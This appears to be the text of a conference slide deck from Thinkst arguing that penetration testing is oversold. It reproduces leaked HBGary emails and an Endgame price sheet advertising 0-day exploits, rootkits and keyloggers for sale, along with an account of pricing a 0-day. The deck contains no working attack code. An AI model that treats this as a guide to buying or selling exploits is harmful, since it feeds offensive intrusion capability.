

Penetration Testing Considered Harmful

(haroon@thinkst.com)

Who i am..
(& Why this talk?)

- haroon@thinkst.com
- Some Tools
- Some Papers
- Some Books

So ?

Some Experience with:

- Pen-Testing;
- Teaching Pen-Testing;
- Recruiting Pen-Testers;
- Testing Pen-Testers.

“we are doing it wrong”

“Our Upcoming Security Apocalypse”

<http://blog.thinkst.com/2011/03/our-upcoming-security-apocalypse.html>

- Impending Crisis
- 1990's
- 2000's,
- Today





“Mission Accomplished”

Boards Just Don't know

That we don't have it under
control..

That mostly:
We Just hoping it doesn't
happen on our watch...

Board _is_ doing something



- Money Changes Hands;
- Surface Level Checks & Balances.

But we haven't been
hacked yet ?
It's worked for us so far.

<http://www.sourceconference.com/publications/bos08pubs/dan-geer-keynote.html>

“every day that goes by without something like that happening makes it more likely that it never will”

<http://www.sourceconference.com/publications/bos08pubs/dan-geer-keynote.html>

“..what it does most assuredly
do is make it more surprising
when it does come”



<http://www.sourceconference.com/publications/bos08pubs/dan-geer-keynote.html>

Simple Test

We have a general problem in infosec.
We pitched pen-tests as a solution.

We have a general problem in infosec.
We pitched pen-tests as a solution.
We now have 2 problems.



Penetration testing services

About 7,640,000 results (0.14 seconds)



Advanced search

Everything

Images

Videos

News

Shopping

More

Any time

Past hour

Past 24 hours

Past week

Past month

Past year

Custom range...

All results

Related searches

More search tools

Advanced Penetration Test - CREST & PCI Pen Testing Services Ads

www.nettitude.com/Penetration-Test

High Quality, Proactive Engagements

Penetration Testing - Scan For Open Ports - LanGuard 2011 | gfi.com

www.gfi.com

Download Risk-Free Trial Today!

Mobile Security- IOActive | ioactive.com

www.ioactive.com

Your mobile devices offer attackers a 24/7 threat surface. Secure them.

Penetration Testing | Security and Risk Consulting | Dell SecureWorks

www.secureworks.com/services/consulting/penetration_testing/ - Cached

Dell SecureWorks provides **penetration testing services** to help maintain compliance, protect critical information, and eliminate security threats.

Penetration Testing Service: Penetration Test, Pen Test | Rapid7

www.rapid7.com/services/penetration-testing.jsp - Cached

Discover your network vulnerabilities with **penetration testing** (aka pen test). A Rapid 7 **penetration test** improves network security with proven results.

Penetration Testing and IT Security Audits

www.redspin.com/ - Cached

Redspin's **penetration testing services** and IT security audits not only find vulnerabilities, but then help you prioritize what's most important to your business. ...

Network Penetration Testing Service | eEye Digital Security

www.eeye.com/Services/Penetration-Testing.aspx - Cached

During a network **penetration test**, eEye researchers will perform an active analysis of the network for any potential vulnerabilities by emulating a real-world ...

Ads

IT Security assessments

www.telspace.co.za

Specialising in IT security

We help you secure your network!

Website security solution

www.appinonline.com/BestSecurity

Find malware and harmful content

and make your site hacker proof

QA And Testing Services

www.qualityassuring.co.za

Full Software Quality And Testing

Services. Excellent Rates.

[See your ad here >](#)

Quick Kills:

- Limited Scopes
- Lame Pen-Testers
- Testers Op-Sec

zf0

```
-----
                                0. Intro
                                1. Kevin Mitnick
                                2. 0x000000
                                3. Industry check
                                4. Dan Kaminsky
                                5. Hacking in gitmo
                                6. darkmindz
                                7. Robert Lemos II
                                8. Interlude
                                9. PerlMonks
                                10. elitehackers.info
                                11. Binary Revolution
                                12. Pwnie Awards
                                -----
13. hak5
14. CF0
15. cr0.org
16. Scene check
17. blackhat-forums
18. Last Words
-----
```

There but for the grace of god?

I'm saying, even with:

- Full Scope;
- Elite Testers;

Pen-Testing shouldn't be your first Choice!

* Caveat

* Caveat

- Testing Response;
- Require a binary answer;

Quick Poll

Conducted a Pen-Test in
the past 2 years ?

How many 0-days would I
need to access your crown
jewels?

Most Common Answer: ?

Most Common Answer: 1

Really ?

0-day & Pen-Tests

0-day

Overplayed by those who can;

Underplayed by those who can't;

(almost completely inadequately considered by *)

We don't need 0-day to
break-in!

We don't need 0-day to
break-in!

The point wasn't just to see
how you would break-in!

Do attackers use it ?



Operation Aurora



Insights from Googlers into our products, technology, and the Google culture.

A new approach to China


1/12/2010 03:00:00 PM

Like many other well-known organizations, we face cyber attacks of varying degrees on a regular basis. In mid-December, we detected a highly sophisticated and targeted attack on our corporate infrastructure originating from China that resulted in the theft of intellectual property from Google. However, it soon became clear that what at first appeared to be solely a security incident—albeit a significant one—was something quite different.

HBGary

HBGary Email Viewer

ted@hbgary.com

 Tweet 0

Original file:	1296961672.M596997P17621Q2708.cybercom
click here to show this e-mail with HTML markup	
From:	Ted Vera <ted@hbgary.com>
To:	dmackert@raytheonvtc.com
Date:	Tue, 16 Mar 2010 16:56:48 -0600
Subject:	HBGary
click here to show full headers	
Attachments:	HBG Malware Report_FINAL.pdf (477649 bytes) HBGary Digital DNA.pdf (2996346 bytes) HBGary Responder Pro.pdf (376193 bytes)

Hi Don,

Nice talking with you, it's been a long time. Below is my contact information and attached is our Aurora report along with some HBGary product data sheets. As I mentioned, we also do 0day development, and have a few tools on the shelf. If you're interested, we can send you an NDA and get you some 0day summaries to review.

Regards,
Ted

HBGary Email Viewer

ted@hbgary.com

 Tweet 0

Original file:	1296960932.M934931P17621Q1670.cybercom
click here to show this e-mail with HTML markup	
From:	Ted Vera <ted@hbgary.com>
To:	"Willis, Dan" <dan.willis@macb.com>, Kevin Keathley <cybernigma@gmail.com>
Date:	Wed, 10 Feb 2010 17:41:11 -0700
Subject:	Unpublished 0Days
click here to show full headers	
Attachments:	VMware ESX.pdf (72211 bytes) Win2K3 Terminal Services.pdf (66052 bytes) Windows 2000.pdf (60813 bytes)
<p>Please see attached HBGary unpublished 0day tool summaries. We have a number of these on the shelf. I will call you with the password.</p> <p>-- Ted H. Vera President COO HBGary Federal 719-237-8623</p>	

HBGary Email Viewer

ted@hbgary.com

 Tweet 0

Original file:	1296960932.M934931P17621Q1670.cybercom
click here to show this e-mail with HTML markup	
From:	Ted Vera <ted@hbgary.com>
To:	"Willis, Dan" <dan.willis@macb.com>, Kevin Keathley <cybernigma@gmail.com>
Date:	Wed, 10 Feb 2010 17:41:11 -0700
Subject:	Unpublished 0Days

Attachments: [VMware ESX.pdf \(72211 bytes\)](#)
[Win2K3 Terminal Services.pdf](#)
[Windows 2000.pdf \(60813 bytes\)](#)

Please see attached HBGary unpublished number of these on the shelf. I will

--
Ted H. Vera
President | COO
HBGary Federal
719-237-8623

all the material at one time. Here is a list of the available items:

- . VMware ESX and ESXi *
- . Win2K3 Terminal Services
- . Win2K3 MSRPC
- . Solaris 10 RPC
- . Adobe Flash *
- . Sun Java *
- . Win2k Professional & Server
- . XRK Rootkit and Keylogger *
- . Rootkit 2009 *

The asterix (*) means the tool has been sold to another customer on a non-exclusive basis and can be sold again.



Endgame Systems, LLC
 75 5th St NW
 Suite 208
 Atlanta, GA 30308
 Phone: (404) 781-2950

Maui – Zero-Day Vulnerability and CNE/CNA Program

Maui	\$2,500,000 per contract year	<ul style="list-style-type: none"> • Minimum of 25 deliverables per year • Deliverable contents - Software <ul style="list-style-type: none"> • Software CNE/CNA • Metasploit module • VMware image for testing • Deliverable contents - Documentation <ul style="list-style-type: none"> • Vulnerability information • CNE/CNA information • Demo instructions • Revision history
------	-------------------------------	--

Cayman – Global Vulnerability Analytics

Cayman Basic	\$1,500,000 per contract year	<ul style="list-style-type: none"> • Worldwide "bot" infection analytics <ul style="list-style-type: none"> • IP address • Organization name • Geolocation • C&C protocol • C&C additional information • Botnet identification • Enhanced malware tracking <ul style="list-style-type: none"> • Downadup/Conflickr infection analytics • Enhanced compromised host tracking <ul style="list-style-type: none"> ▪ Compromised host IP address ▪ Probable infection status ▪ Probably re-infection solution
Cayman Enhanced	\$1,750,000 per contract year	<ul style="list-style-type: none"> • Worldwide "bot" infection analytics <ul style="list-style-type: none"> • IP address

Doesn't have to be that
expensive..
(aka: how to price a 0day)


Charlie Miller



Summer 2005	Vulnerability discovered.
11/7/05	Submitted to prepublication review at NSA.
7/27/06	Approved for release by prepublication review.
7/27/06	Offered to government via Transversal Technologies.
8/10/06	Verbally agreed to \$80,000 conditional deal.
8/11/06	Exploit given for evaluation (at this point I have no leverage).
8/25/06	Hash of exploit published.
8/28/06	Agreed to lesser amount.
9/8/06	Paid.

<http://securityevaluators.com/files/papers/0daymarket.pdf>

0Day - payDay



<http://securityevaluators.com/files/papers/0daymarket.pdf>

0day - Variance

Date	Action
1/20/07	Vulnerability discovered
1/25/07	Offered to government via Transversal Technologies
1/28/07	Exploit finished
2/10/07	Offered to computer security companies
2/13/07	Patched - KB929064

<http://securityevaluators.com/files/papers/0daymarket.pdf>



44CON

thinkst
applied research


DDZ reduces this..

The cost to discover and reliably exploit a vulnerability in a particular product is less than the sum of a claimed Pwn2Own prize for that product, the value of the laptop, and the value of fame to that researcher

<http://trailofbits.files.wordpress.com/2011/08/attacker-math.pdf>

$\$5k < x < \$10k ?$

What else can we learn
from Pwn-2-Own ?



ThinkstScapes - AdHoc Update TAH02

The Browser as the Weakest Link

So when last has a
vulnerable browser shown
up in your pen-test report?

ms08-067 vs current flash
version?

What JailBreakers Teach Us


http://en.wikipedia.org/wiki/History_of_iOS_jailbreaking


